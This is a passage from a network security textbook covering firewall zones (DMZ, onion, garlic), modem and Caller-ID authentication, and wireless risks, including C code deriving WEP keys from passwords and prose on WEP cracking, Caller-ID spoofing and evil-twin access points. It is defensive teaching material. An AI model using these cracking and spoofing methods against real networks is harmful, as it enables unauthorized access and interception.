Nontechnical: Most home users do not realize that they are vulnerable. In addition, many service providers run ad campaigns touting security but not specifying details. Few home users realize that security is relative, so these campaigns spread a misconception of protection.

Oversight: Many home users do not know what protections their ISPs provide (if any). Many also do not realize that network connectivity is bidirectional.

Confusion: Security protection at the OSI application layer, such as a spam filter or antivirus system, does not provide protection for the lower OSI layers. People commonly believe that one type of protection covers all risks.

Total value: Many home users believe that they have nothing of value on their systems. They forget that simply having a system on the network is valuable to an attacker.

On the Campaign Trail

Most home users are not technical. When they are told that a system is "secure," they do not question *how* or *from what*. Advertisers frequently tout security without providing necessary details, which leads to a false sense of security for most home users. For example, Comcast says it provides security for cable modem users: "Comcast Security Channel features McAfee virus protection, firewall and parental controls to help ensure a safe online environment for your family" [Comcast2006]. Although Comcast offers security options, they do not mention that a user must install anything. In 2001, America Online modified its ad campaign in response to complaints about security misrepresentation from the Council of Better Business Bureaus [Saunders2001]. When an advertiser says it offers security, customers must remember to ask *how* and *from what*.

6.4 PRIVILEGED ZONES

A single firewall essentially creates a barrier between the less trusted WAN and the more trusted LAN. A single firewall defines two *privileged zones*. Within an organization, there are frequently many different degrees of trust. These can be explicitly defined at the physical layer by using *segmented topology*: a series of zones that segment each level of trust. The most common topologies are DMZ, onion, and garlic, named after their layered structures (Figure 6.2).

NOTE

The terms LAN and WAN are relative to the levels of trust. A corporate data center located deep within a company may view the LAN as the critical servers and the WAN as "everything else"—a data center's WAN usually includes other intranet network segments.

6.4.1 DMZ

The *DMZ* is an isolated network segment between the LAN and WAN. Although physical connectivity exists between the DMZ and LAN, the connection relies on a network device, such as a router or gateway, at a higher OSI layer to complete the connectivity. This provides three key benefits for network security by limiting data flow, limiting physical connectivity, and providing a monitoring access point.

Network devices (firewalls) that link a LAN to a DMZ ensure that data within a LAN only flows to the DMZ when it is explicitly intended to pass to the DMZ or WAN. Similarly, data from the WAN cannot pass from the DMZ to the LAN



DMZ
Firewall
Firewall
WAN
DMZ
LAN
Onion: As a network diagram
WAN
Layer
Layer
Layer
Core
Onion: As a layer diagram
Garlic: As a layer diagram
Cores
Cloves

FIGURE 6.2 The DMZ, onion, and garlic network configurations.

unless the firewall permits the data flow. This limitation prevents an attacker from arbitrarily entering a LAN from the WAN.

Any network device in the DMZ cannot sniff traffic on the LAN. The DMZ only receives traffic flowing between the LAN and WAN. Because the capability to sniff network traffic is essential to a replay or insertion attack, the DMZ prevents all three intentional attack methods. In addition, a DoS from the WAN or external interference is blocked at the DMZ and does not disrupt the LAN.

Firewalls are designed to restrict unauthorized access. Other systems, such as an intrusion detection system (IDS) and intrusion prevention system (IPS) can leverage a DMZ. Because all traffic entering or leaving the LAN must pass through the DMZ, IDS and IPS systems can monitor the DMZ for suspicious network traffic and rapidly identify a potential compromise.

The DMZ defines a physical separation between the LAN and WAN, but the firewall determines the effectiveness of the DMZ. Higher OSI layer protocols may pass through a firewall and impact the LAN's security, but the DMZ still prevents sniffing LAN traffic outside of the LAN. Networks that are not vulnerable to sniffing are also not vulnerable to replay and insertion attacks.

Home Sweet Home

Many homes are connected to the Internet using a cable modem. The cable modem acts as a bridge, converting RG57 network cable signals into 10Base-T (or 100Base-T or USB) Ethernet signals. But the cable modem does not filter any network traffic. People with cable modems frequently see the network activity light blink when their computers are not using the network. This activity comes from the WAN. Unfortunately, this also means that any hostile entity on the WAN can directly access any computer plugged directly into the cable modem. If the computer is vulnerable to any network attacks, then the system can be readily compromised. To mitigate this risk, home users should use a software or hardware firewall to separate their computer (and LAN) from the WAN.

6.4.2 Onion

An *onion network* appears as sequential layers of LANs divided by firewalls. Each layer is called a ring and acts as an independent network segment between the adjacent rings. The center layer of the onion is called a core; each onion only contains one core. The firewalls between the layers restrict access to each layer, with the core being the most restrictive. For example, a bank may implement a DMZ between the Internet and its network, with only an external Web server in the DMZ. A second fortified layer (ring) is placed between the DMZ and application servers—the firewall only permits specific requests from the DMZ to the application servers. A third ring separates the database systems containing customer information—this firewall only permits specific requests from the application servers to access the databases. A series of sequential isolated regions is called an onion network or *onion topology*, after the many layers of skin within an onion.

NOTE

Onion topologies usually number each ring starting with the inside. The core is ring zero. Lower numbers imply more trust.

Beyond the security aspect, an onion topology also improves network traffic performance. In a bus network, all traffic reaches every node. For an onion network, traffic not intended for an internal ring does not enter the internal ring. This results in more bandwidth being available for internal rings.

6.4.3 Garlic

A cluster of layered networks forms a *garlic network*, also called a bubble or cell network. Each of the onion networks is called a clove, and each clove contains a core.

Different cloves may be at different depths and may include subnetworks containing additional cloves. The primary security feature of a garlic network is organization: a node in one layer (or core) cannot communicate with a different layer unless the traffic traverses one path in the network.

Garlic topologies are optimal for large organizations with distinct divisions, and each division includes multiple layers of trust. For example, IBM is a large company with a multinational presence. The MAN consists of all the different primary office locations. Internal zones separate the offices—as much for limiting unnecessary network traffic as for network security. Each office may include multiple divisions (human resources, finance, research & development, etc.) that do not need to be on the same physical LAN, and mission-critical servers (such as databases or backup systems) are frequently kept in internal zones. The result is a garlic network, with each clove containing a division with mission-critical systems.

Garlic networks provide many benefits to large corporations:

Lower bandwidth: LANs within the MAN do not receive excess network traffic from other networks.

Intentional attack mitigation: Attackers cannot sniff traffic beyond the immediate LAN.

Service protection: Layered firewalls provide protection from intentional and accidental DoS attacks.

Service segmentation: If any particular LAN loses connectivity, it does not impact exterior rings or other cloves. LANs outside of the impacted region maintain their network connectivity.

6.5 LAN CONNECTIONS

To exploit a security risk at the physical layer, the attacker must connect to the LAN. LANs are generally dynamic, with systems periodically appearing and disappearing, but the type of physical network connection is either static or dynamic.

6.5.1 Static Connections

A *static connection* is a physical link between the node and network. The link is always present even when the node is offline. Static connections usually appear as a physical wire connecting nodes to the network. An attacker has many choices for exploiting a static connection because it is a direct link to the physical network, including risks from open taps, tap hijacking, splicing, and vampire clips.

6.5.2 Dynamic Connections

Dynamic network links may vary the physical linkage between or during the network connection. A good example of a dynamic network link is a dialup modem pool. The physical path between the modem server and modem client varies with each phone call; sequential calls may come from different computers and take different routes through the telephone system. Because the path is dynamic, tapping into the modem connection becomes very difficult unless the attacker taps into the client or server's phone link; identifying the network route and tapping into the phone link at some arbitrary point between the client and server is difficult (unless you are the phone company).

Dynamic networks are sometimes called *transient networks* because connections may not be long term. For telephone modems, connections may last a few hours, but days or weeks are unlikely. In contrast, cable modems may use a long-term dynamic connection—remaining online for months or longer without a static network address.

6.5.2.1 Modem Risks

Telephone modem connections have some similar risks and functions with cable modem networks. For example, both convert network traffic to a different medium, both permit bidirectional network connectivity, and both have similar benefits from firewalls. But there are a couple of significant differences between these mediums: speed and access.

Telephone modems have a significantly lower transfer rate than cable modems. This results in slower network connections and a higher vulnerability from DoS attacks. For example, a single attacker generating 20 ICMP "ping" packets per second against a cable modem is unlikely to cause any noticeable network latency. In contrast, the same "ping" attack against a 56 Kbps telephone modem can result in a significant DoS.

Cable modems rarely connect to a corporate LAN. Instead, users connect to the Internet and access services over the WAN. Telephone modem connections usually connect directly to a modem pool. Some pools, such as most dialup ISPs, are isolated and provide similar access as a cable modem. But many companies operate internal modem pools that provide direct LAN access. If an attacker knows a phone number for a modem pool, they can directly attack the corporate LAN using a telephone modem.

Fortunately, telephone modems offer authentication options to restrict physical layer access from the dynamic modem connection. Each modem server includes a network stack that is processed before passing data to the LAN. This stack operates as a firewall, separating the modems from the LAN, and provides a point for authentication prior to granting access.

6.5.2.2 Modem Authentication Credentials

Many modem pools require login credentials such as a username and password for authentication. OSI layer 2 protocols such as PPP and SLIP can request and authenticate login credentials. The network connection is linked to the LAN until the login credentials are authenticated.

Usernames and passwords can be compromised in many ways, from simple brute-force guessing to complicated password cracking or dialup wiretapping. An alternate form of authentication uses smart tokens. These cryptographic systems generate dynamic values to ensure a different authentication certificate each time. As with passwords, smart tokens can authenticate connections at any of the higher OSI layers.

With most credential-based systems, including passwords and smart tokens, the authentication occurs at the initiation of the connection. There is usually no authentication after the link is established. A modem user that connects to a modem pool and successfully authenticates is still vulnerable to physical layer eavesdropping and hijacking.

6.5.2.3 Caller-ID

Caller-ID systems (OSI layer 2) can authenticate a caller based on the calling phone number. When the phone call is placed, the local telephone exchange transmits an automatic number identification (ANI) code. The answering phone receives the code as Caller-ID authentication.

Unfortunately, Caller-ID is not always accurate. The Caller-ID code can be faked (spoofed) using an ISDN, PBX, or VoIP system. Operator-assisted calling, where the operator enters the caller's phone number manually—operator number identification (ONI)—can be used to deliberately provide an alternate Caller-ID value.

6.5.2.4 Automated Callback

Many secure systems perform a callback, where the modem pool calls the client rather than answering the phone call. To initiate a phone call, the caller dials (signals) a predetermined phone number. The receiving system may answer the call (or just record that the phone rang), and may authenticate the caller using Caller-ID or other credentials. Then the modem pools calls the client back. The callback may be to the Caller-ID number or a static number. The client answers the callback and completes any remaining authentication steps.

The result from this complicated handshake is an outbound call—from the modem pool to the caller—that cannot be intercepted through Caller-ID spoofing. But, automated callbacks can be intercepted and redirected through simple systems such as call forwarding.

6.5.2.5 Creating Secure Dynamic Connections

A very secure dialup system will use two or more authentication mechanisms. The combined elements may include passwords, smart cards, Caller-ID, automated callback, and validation based on other credentials. This defense-in-depth limits the impact from a single compromise.

SUMMARY

The physical layer usually does not include direct security precautions. Nothing in the common wired protocols (IEEE 802.3) provides or enforces network security; however, the physical network configuration, placement of firewalls, and authentication stack locations directly leads to stronger physical network security. The security within the wired physical layer depends on the following elements:

Network medium: RG58, Cat5e, fiber, and so on.

Physical access to the medium: Cutting, splicing, or open ports.

Network topology: Bus, star, ring, broadcast, or hybrid.

Network zones: DMZ, onion, or garlic.

Node connectivity: Static or dynamic.

Authentication stack: Placement and types of credentials.

REVIEW QUESTIONS

1. Name four network regions.
2. List five types of threats to the LAN.
3. What is egress filtering?
4. What is a segmented network topology?
5. What are three methods for authenticating dynamic LAN connections?

DISCUSSION TOPICS

1. Many home users employ both software and hardware firewalls. Describe the benefits from using both types of firewalls. How do the benefits differ for computers located in large companies?

2. Install and configure a firewall that filters outbound network traffic. Are there any unexpected network communications that are intercepted by the firewall?
3. Rogue modem servers pose a large risk for corporations. These appear as unauthorized modems within a corporate network and are usually installed by employees that desire easy access to the corporate LAN from an off-site location. Describe some of the risks from rogue modem servers and mitigation options.
4. The security within the physical layer depends on a combination of the network medium, network configuration, and network zones. Describe some of the security trade offs between using a bus or star topology within the different network zones.
5. What are the security impacts to allowing dynamic node connections (for example, a modem pool) within the different rings and cloves of a garlic network? Is it better to have a modem pool in the DMZ or deep within the core of a clove? Does the same hold true for an onion network?
6. Hybrid networks may include shortcuts between layers within a garlic network. Figure 6.3 illustrates one such hybrid network. Explain the security ramifications of allowing direct access beyond the strict garlic model.




FIGURE 6.3 A hybrid network based on a garlic model.

ADDITIONAL RESOURCES

Many resources exist for configuring firewalls and DMZs. Some are available on the Web, but they are not necessarily detailed or complete. Other resources include reference material. The information in these resources can be readily applied to DMZ, onion, and garlic configurations.

- Schmied, Will, et al., *Building DMZs for Enterprise Networks*. Syngress Publishing, Inc., 2003.
- Zwicky, Elizabeth, et al., *Building Internet Firewalls*. O'Reilly & Associates, Inc., 2000.
- Allen, Julia, *The CERT Guide to System and Network Security Practices*. Addison-Wesley, 2001.

Caller-ID is commonly treated as a secure authentication approach. For example, credit card companies use Caller-ID to activate new credit cards, and many secure corporate environments rely on Caller-ID for authenticating dialup network connections. But many sources exist that explain how Caller-ID works and how to spoof other telephone numbers. For example, the Alt.Phreaking Frequently Asked Questions (FAQ) describes Caller-ID and different methods to modify the Caller-ID value: *http://phreaks.freeshell.org/texts/apfaq/FAQ.html*. A similar document exist at RootSecure: *http://www.rootsecure.net/?p=reports/callerid_spoofing*.

7 Wireless Networking

In This Chapter

- Wireless Spectrum
- Wireless Protocols
- Wireless Risks
- Risk Mitigation Options

Wireless networks are widely found within residential and small office areas. Compared to wired networks, wireless networks are easier to install and less expensive than running wires through walls; however, wireless networks are not ideal in all situations. This chapter discusses basic wireless LAN infrastructures, security implications, and some mitigation options.

7.1 WIRELESS SPECTRUM

Most wireless networks are based on the IEEE 802.11 set of standards. Different versions of the standards define different physical layer requirements. Currently, the most common are 802.11a, 802.11b, and 802.11g.

802.11a: Specifies the 5 GHz radio frequency with a maximum link rate of 54 Mbps per channel.

802.11b: Specifies the 2.4 GHz radio frequency with a maximum link rate of 11 Mbps per channel.

802.11g: Specifies the same spectrum as 802.11b but permits a link rate of 54 Mbps.

The 2.4 GHz and 5 GHz frequency bands were selected based guidelines from the Federal Communication Commission (FCC). The FCC defined these frequencies as ISM and U-NII and designated them for general use.

ISM: The frequency range 2.4 GHz to 2.485 GHz was originally defined for use by *industry, scientific, and medical* (ISM) purposes. Today, the ISM band operates as a general-purpose, unlicensed frequency range. Besides hosting 802.11b and 802.11g, the 2.4 GHz band also hosts cordless phones, garage door openers, pagers, and other wireless devices.

U-NII: The frequency ranges 5.15 to 5.35 GHz and 5.725 to 5.825 GHz are designated as the *Unlicensed National Information Infrastructure* (UNII) band. The use of U-NII is similar to ISB: cordless phones, pages, and wireless devices, including 802.11a, use this frequency range.

Both ISM and U-NII are license-free, general-purpose frequencies. This means any wireless device can use these frequencies without registering with the FCC or acquiring a specific broadcast license. These are relatively crowded spectrums, with interference from other devices being an occasional but significant problem. Overcrowding usually appears as a weak wireless signal or a signal with occasional disconnects. Besides defining the frequency band, 802.11b and 802.11g define 11 channels within the band. The channels are intended to relieve band congestion—whereas one channel may be overly crowded or yield a weak signal, another channel may offer better performance.

Besides being license-free, these radio bands have physical properties that are useful for wireless networks. 2.4 GHz and 5 GHz are microwave frequencies, which means they are not significantly impacted by reflection or refraction as they pass through physical objects. Similarly, they are not impacted by natural events such as temperature inversions or solar flares, and the signals can easily pass though most building materials such as wood and drywall. A home user is unlikely to have problems with the signal itself.

NOTE

The primary preference for 802.11b/g over 802.11a stems from the line-of-sight range. The U-NII band is a little more susceptible to line-of-sight interference, including walls, metals, water, and people (people being 70 percent water).

Stop That Signal!

Wireless radio signals travel in a straight line, allowing line-of-sight connections. (If the antenna is visible, then it can access the signal.) The main factors for limiting wireless radio wave propagation are transmitted power, material density, and moisture. As radio waves get farther from the transmission source, the signal becomes weaker. Wireless network signals have well-defined power and frequency requirements, and, in most cases, cannot be received beyond 1,000 feet (with normal antennas). This means a home user is unlikely to worry about his network being accessible across town, but the next-door neighbor is fair game.

Microwaves cannot pass though dense materials such as granite, marble, or metal—particularly when the metal is grounded. Solid barriers such as steel doors, elevator shafts, and even filing cabinets may block wireless network access. Similarly, water absorbs microwaves, so placing the wireless access point next to a fish tank may not be a good idea.

7.2 WIRELESS PROTOCOLS

The 802.11 specification is part of the IEEE 802 suite of standards that define both medium (wireless frequencies or physical wires) and device identification. Because many wireless devices may share the same frequency, 802.11 defines how a wireless network *subscriber point* (SP) identifies the correct wireless network *access point* (AP). These include a service set identifier (SSID) and wired equivalent privacy (WEP).

7.2.1 SSID

The *service set identifier* (SSID) is a 32-character text string used to identify an AP and distinguish it from other APs. For example, 802.11b defines a frequency range (2.4 GHz) and 11 channels within that range. An AP may be placed on any single channel, but many APs may share the same channel. The SSID is used to distinguish APs that share a channel.

7.2.2 WEP

IEEE 802.11 defines the *wired equivalent privacy* (WEP) protocol, providing a degree of security to wireless networks. In a wired network, privacy is limited to physical access—if an attacker cannot gain physical access to the network, then the physical network is likely secure. In contrast, wireless networks broadcast a radio signal. Anyone who can receive the signal immediately gains physical access to the medium. WEP defines a cryptographic authentication system that deters unauthenticated SP access. The WEP cryptography includes keys and encryption. But, the cryptographic algorithm specified by WEP is weak and easily compromised.

7.2.2.1 WEP Keys

WEP supports two types of encryption: 64 bit and 128 bit. These correspond with 40-bit and 104-bit length secret keys, respectively. These *keys* are used to authenticate network access.

There are two ways to create the secret key. The first method simply allows the user to enter in the 8- or 16-character hexadecimal number that represents the key; however, this is not a convenient method for most people. As an alternative, many AP configurations permit the use of a text-based password for generating the secret keys. A text password is hashed into a 40-bit (or 104-bit) encryption key. To maintain device compatibility, nearly every wireless vendor implements the same hash functions. The same text password should generate the same key independent of the vendor.

Regardless of the generation method, the AP and SP must have the same key. Although this key is never transmitted, it is used for encrypting the wireless data stream.

7.2.2.2 WEP 40-Bit Password Hash

ON THE CD

The algorithm used to convert a text string into a secret key differs based the encryption strength. The CD-ROM contains source code for WEP-password—a program that generates WEP keys based on text strings.

For the 40-bit encryption, a simple pseudo-random number generator is seeded based on the password (Listing 7.1). The generator creates four variants from the single password, any of which may be used as the WEP key.

LISTING 7.1 Source Code to Generate a 40-Bit WEP Key from a Text String

```
/**********************************************
 Create40bit(): Given a string, generate a 40-bit
 (64bit WEP) public key.  Display the key in hex.
 4 keys are created for every 1 password.
 **********************************************/
void    Create40bit     (char *Text)
{
  int i,j;
  int Seed[4] = {0,0,0,0};
  int TextLen;
  unsigned int Rand=0;
  unsigned int Value;

  /* Create the seed based on the string */
  TextLen = strlen(Text);
  for (i=0; i<TextLen; i++)     Seed[i%4] ^= Text[i];

  /* Create the initial random number */
  Rand = Seed[0] | (Seed[1]<<8) | (Seed[2]<<16) | (Seed[3]<<24);

  /* Create the keys */
  for (i=0; i<4; i++) /* create 4 keys */
    {
    printf("  Key #%d: ",i);
    for (j=0; j<5; j++) /* 5 bytes x 8 bits = 40 bits */
      {
      Rand = Rand * 0x343fd + 0x269ec3;
      Value = (Rand >> 16) & 0xff;
      printf("%02x",Value);
      }
    printf("\n");
    }
} /* Create40bit() */
```

7.2.2.3 WEP 104-Bit Password Hash

Unlike the 40-bit hash function, the 104-bit key generation uses the MD5 cryptographic hash algorithm. The text password must consist of 64 characters. When the user specifies a shorter password, the phrase is repeated until 64 characters are present. For example, the password "Simplistic" becomes "SimplisticSimplisticSimplisticSimplisticSimplisticSimplisticSimp." Longer passwords are truncated at 64 characters. The 64-character password is then hashed using MD5, creating a 128-bit hash. Finally, the first 104 bits of the hash become the secret key (Listing 7.2).

LISTING 7.2 Source Code to Generate a 104-Bit WEP Key from a Text String

```
/*********************************************
 Create104bit(): Given a string, generate a 104-bit
 (128bit WEP) public key.  Display the key in hex.
 1 keys is created for every string.
 Unlike 40bit WEP, this uses MD5 as a hash function.
 *********************************************/
void    Create104bit    (char *Text)
{
  char PasswordBuffer[65];
  int i;
  int TextLen;
  MD5_CTX Context;      /* the MD5 state machine (context) */
  unsigned char Result[16];

  /* Initialize the password by concatenating the same string
     until we reach 64 bytes */
  TextLen = strlen(Text);
  for(i=0; i<64; i++)   PasswordBuffer[i] = Text[i%TextLen];

  /* Initialize the MD5 context */
  MD5_Init(&Context);

  /* Create the 128-bit signature */
  MD5_Update(&Context,PasswordBuffer,64);
  MD5_Final(Result,&Context);

  /* Display only the first 104 bits (13 bytes) */
  printf("  Key: ");
  for(i=0; i<13; i++)   printf("%02x",Result[i]);
  printf("\n");
} /* Create104bit() */
```

7.2.2.4 WEP Encryption

WEP encryption uses the RC4 stream cipher encryption algorithm. For each packet being transmitted, an *initial vector* (IV) is generated. For 64-bit WEP, the IV is 14 bits long; the IV for 128-bit encryption is 24 bits long. The IV is combined with the secret key to seed the RC4 encryption. RC4 then encrypts the data. The transmitted packet includes the unencoded IV, the encoded data stream, and a CRC checksum. In most cases, the IV is changed between every packet to prevent data repetition.

When the AP or SP receives data, the encryption process is reversed. The RC4 algorithm combines the secret key with the unencoded IV that was transmitted with the packet. This combination is used to decode the encrypted data. The final CRC is checked to validate the decoded data.

7.2.3 WEP Cracking

Although the concept behind WEP encryption is solid, the implementation uses weak security elements. In particular, there are relatively few IV values. For attackers to crack the WEP encryption, they only need to determine the secret key. There are two main approaches for cracking WEP: brute-force password guessing and data analysis.

NOTE

Although RC4 is not considered an extremely strong encryption algorithm by today's standards, the weaknesses in WEP are not primarily centered on RC4. The WEP weaknesses are due to weak key and IV selections.

7.2.3.1 Brute-Force WEP Cracking

The WEP password is usually based on a hash from a dictionary or common word. Simply guessing passwords and encoding them as a WEP key may quickly crack a WEP system. A *dictionary attack* cycles through a word list, trying every word as a possible key.

WEP and 802.11 define no method for deterring dictionary attacks—an attacker can try thousands of keys without ever being denied access and without ever having the AP generate a log entry concerning a possible attack. From the AP's viewpoint, there is no distinction between a corrupt packet due to a CRC error (e.g., poor radio signal) and a corrupt packet due to a decryption problem (brute-force key attack).

Many APs are configured using weak passwords. These may include people's names, addresses, or manufacturer brands. Amazingly, one security professional reported that a significant number of WEP keys are the same as the SSID. If the SSID says "ABC Corporation" then the WEP key may be the text string "ABC Corporation."

7.2.3.2 Data Analysis WEP Cracking

WEP encryption makes one weak assumption: if an attacker does not see the same IV, then he cannot crack the data stream. In reality, IV values repeat. For 64-bit encryption, there are only 4,096 (2^{12}) different IV values. If the IV does not change between packets, then a duplicate is immediately available. But if the IV changes between each packet, then a duplicate IV will be observed after no more than 4097 packets. When an attacker captures two packets with a duplicate IV, it is just a matter of trying different key sequences to find the ones that result in an RC4 decryption with the correct CRC checksum. By assuming weak passwords for creating the secret key, the search process can be sped up.

Given two packets with the same IV, the entire 64-bit WEP analysis can take a few minutes. 128-bit encryption may take a few hours, depending on the computer's speed. The primary limiting factor is packet volume: if there is very little network traffic, then an attacker must wait a long time before seeing a duplicate IV. But a patient attacker will eventually see a duplicate IV. And given a duplicate IV, it is only a matter of time before an attacker determines the secret key.

7.3 WIRELESS RISKS

Wireless networks face a number of risks that do not appear in wired infrastructures. These include packet sniffing, SSID information, impersonations, parasites, and direct security breaches.

7.3.1 Packet Sniffing

Packet sniffing is the simplest form of network attack. The data flow on a wireless network is essentially a bus topology. Whereas individual SPs may not necessarily hear each other, every SP receives all data transmitted by the AP. This means that anyone connected to the AP can observe at least half of a client's network traffic (and usually all the traffic). This can directly lead to session hijacking or attacks against other OSI layers.

But That's Illegal!

As identity theft becomes more prevalent on the Internet, wireless packet sniffing is becoming a serious threat. In November 2003, three men in Michigan were charged with conspiracy, computer fraud, wire fraud, and possession of unauthorized access devices [Poulsen2003]. The trio had discovered an unprotected wireless network at a home improvement store and allegedly accessed credit card information. The exploitation was made possible due to the open network, allowing direct access into the store's LAN. In other packet-sniffing cases, attackers have passively received wireless packets from hotels and coffee houses, intercepting user's credentials as the victims check their email or log in to work.

On a more entertaining focus, tools such as Etherpeg (*http://www.etherpeg.org/*) and Driftnet (*http://freshmeat.net/projects/driftnet/*) permit capturing images that are transmitted over wireless networks. The resulting collogue represents Web sites people access. Although not generally considered hostile, this still represents an exploitation of the physical layer.

In all of these situations, direct access to the medium directly leads to physical network attacks. Even if the networks used WEP, the ability to sniff the wireless packets would permit WEP cracking and only temporarily deter an attacker.

7.3.2 SSID Information

Many residential and corporate wireless networks provide an attractive nuisance. SSIDs are commonly set to a company's name, family name, or street address. This suggests to potential attackers the type of data they may be able to compromise. For example, an SSID that broadcasts "Bank of Colorado" is much more attractive to attackers than one that broadcasts "Default" or "GL27." The value in the SSID may attract attackers as well as assist users.

War Driving

In the late 1970s, network attackers used *war dialers* to find vulnerable systems. Glamorized in the 1983 movie *War Games*, a war dialer consisted of a computer with a modem. The computer would dial hundreds of phone numbers, looking for one that answered with a modem. This brute-force search permitted an attacker to identify potential LAN APs (and in the movie's case, start a nuclear war).

As technology advanced and wireless networks became popular, war drivers developed. Similar to war dialing, *war driving* consists of a computer with a wireless network card. War drivers roam neighborhoods and streets logging the SSID of every AP they encounter. Many war drivers also use global positioning systems (GPS) to pinpoint the AP's location in the log files.

7.3.3 Impersonation

AP *impersonation* may be intentional or accidental. Anyone can enable an AP, and the SSID can say anything. Attackers may establish a new AP near an existing AP and assign it the same SSID. This creates an impersonation problem for SPs, called an Evil Twin attack. If users want to connect to a known AP, such as their company or a local coffee shop, which AP should they connect to? For sites that provide multiple APs, such as hotels, libraries, or schools, how can a SP distinguish the real APs from an impostor? From the SP's viewpoint, all APs with the same SSID look identical.

WEP may be useful as a distinguishing factor for separating imposter APs from true sites. Unfortunately, with WEP cracking, an attacker can determine the WEP secret key and assign it to the imposter's AP.

An imposter has many options after catching an unaware victim:

DoS: The attacker may choose to prevent network access, causing a DoS against the victim.

Man-in-the-middle (MitM): The imposter may tunnel traffic through a collection system, intercepting or modifying data intended for use by the victim. The victim may identify a MitM attack if a LAN resource is unavailable.

Tunneling: Using an SP as well as an AP, an attacker can create a tunnel between the imposter AP and the true AP. The victim cannot readily identify this sophisticated MitM attack because all desired LAN access is available.

Unintentionally, two sites, such as residential neighbors, may enable APs using the same (usually default) settings. In this situation, they may not be aware or even care that they are using someone else's network.

7.3.4 Parasites

In wireless networking terms, a *parasite* (or leech) is an unwelcome person that simply wants to access the Internet through an open AP. If a wireless network is open (no WEP), a parasite may connect to surf the Web or check email. Parasites are usually uninterested in LAN services and do not obey (or care about) network usage costs, LAN policies such as "no porn," or bandwidth limitations—they just want to access the Internet. These people frequently appear in hotels, coffee shops, bookstores, and other places where laptops are common but Internet access may not be available or free. Fortunately, most parasites are sufficiently deterred by WEP.

7.3.5 Direct Security Breaches

Although rare, some attackers are not interested in "a" network—they want "your" network. In this situation, wireless networks permit direct access to the physical network layer. As mentioned earlier, WEP is not a deterrent against a determined attacker.

7.4 RISK MITIGATION OPTIONS

As with wired networks, wireless mediums provide no inherent security mechanisms. Any attacker who can intercept the wireless signal gains immediate access to the physical network. To mitigate this situation, there are three types of solutions. The first set of options lessens the attractiveness of the wireless network. This is technically security-by-obscurity, but labeling the SSID, disabling SSID broadcasting, and selective antenna placement are active ingredients toward defense-in-depth. The second set of options limit an attacker's ability to connect and use the wireless router. MAC filtering, WEP, and other cryptographic systems define different stages for an authentication stack. Finally, the type of network architecture can limit the impact from a successful attacker.

7.4.1 SSID Labeling

The value set in the SSID may provide information to an attacker. All things being equal, an attacker is more likely to attack a known target. For example, the SSID string "Baby Care," "Sandwiches," or "Corporate Office" may advertise to an attacker the type of company that owns the wireless router. Other SSIDs may advertise a router's owner or location, such as "The Walters" or "203 Sunnybrook." In contrast, default SSID values, such as "Default" or "Linksys," may suggest a weakened target for an attacker—if the administrator did not configure this default value, then other systems accessible by the wireless network are also likely set to default values.

In a best case, the SSID should be informative to the owner but obscure to an attacker. For example, "CSL3-5" may indicate the Computer Security Lab #3 router in building 5. Other creative settings may include warnings, such as "DO NOT ENTER" or "Go away."

7.4.2 Broadcasting SSID

The default setting for most wireless routers includes SSID broadcasting. The router broadcasts the SSID every few seconds so other users looking for the AP will be able to find it. The constant broadcast can be disabled, requiring users to know the SSID's name prior to connecting. Although this does not disable all of the different SSID broadcast mechanisms, it does significantly reduce the risk of discovery by war drivers and parasites.

7.4.3 Antenna Placement

Where the wireless antenna is placed directly impacts who can access the signal. APs placed on the second floor of a home, near a front window are very likely to be received by people across the street. In contrast, an antenna placed in the corner of a basement has the range limited by the surrounding materials; rebar in basement walls act as a grounding plane and the moisture in the soil significantly reduces signal range. Many companies resort to grounded metal hoods over the antennas to restrict signal propagation to a specific direction.

Although careful antenna placement may limit a signal's strength in a particular direction, it is unlikely to prevent a determined attacker. Directional antennas can boost a SPs capability to connect to an AP by accessing signals that are very distant and very weak.

Can You Hear Me Now?

Most wireless APs have effective ranges between 300 and 1,000 feet. SPs beyond that distance are unlikely to access the AP due to a weak signal. But a Pringles^{TM} potato chip canister can be turned into a directional antenna with a range of over a mile.

In 2003, the Defcon computer security conference in Las Vegas held a Wi-Fi Shootout contest (*http://www.wifi-shootout.com/*). The contest's goal was to determine the maximum range for a Wi-Fi network connection, without using any external amplifiers. A group called the Adversarial Science Lab connected to a wireless AP more than 35 miles away. Their antenna consisted of metal poles, window screening, cardboard, duct tape, and aluminum foil. The total cost of the antenna was under $100, with parts purchased at a home improvement store. In 2004, team P.A.D. achieved a record 55.1 miles. P.A.D. established a solid connection with an 802.11b AP. And, in 2005, a group called iFiber Redwire smashed the previous record by establishing an 11 Mbps connection over a record distance of 125 miles without the use of an external amplifier (but with very large antennas).

7.4.4 MAC Filtering

Although careful SSID management and antenna placement may lower the risk from casual attackers, they provide no mitigation option for a determined attacker. Instead, an authentication stack can restrict access from an attacker who can receive the wireless signal. The additional stack adds another layer of protection by requiring specific credentials to connect. The simplest type of authentication is based on the OSI layer 2 media access control (MAC). As covered in Part III, the MAC address is a pseudo-unique identifier assigned to every network card. Many APs permit an administrator to explicitly list the MAC addresses that may connect to the router. This prevents attackers from connecting with an unknown MAC addresses.

Unfortunately, most network cards permit the user to specify alternate MAC addresses. Because the MAC is transmitted in every packet, an attacker only needs to receive a packet to identify a valid MAC address.

7.4.5 WEP: Better Than Nothing

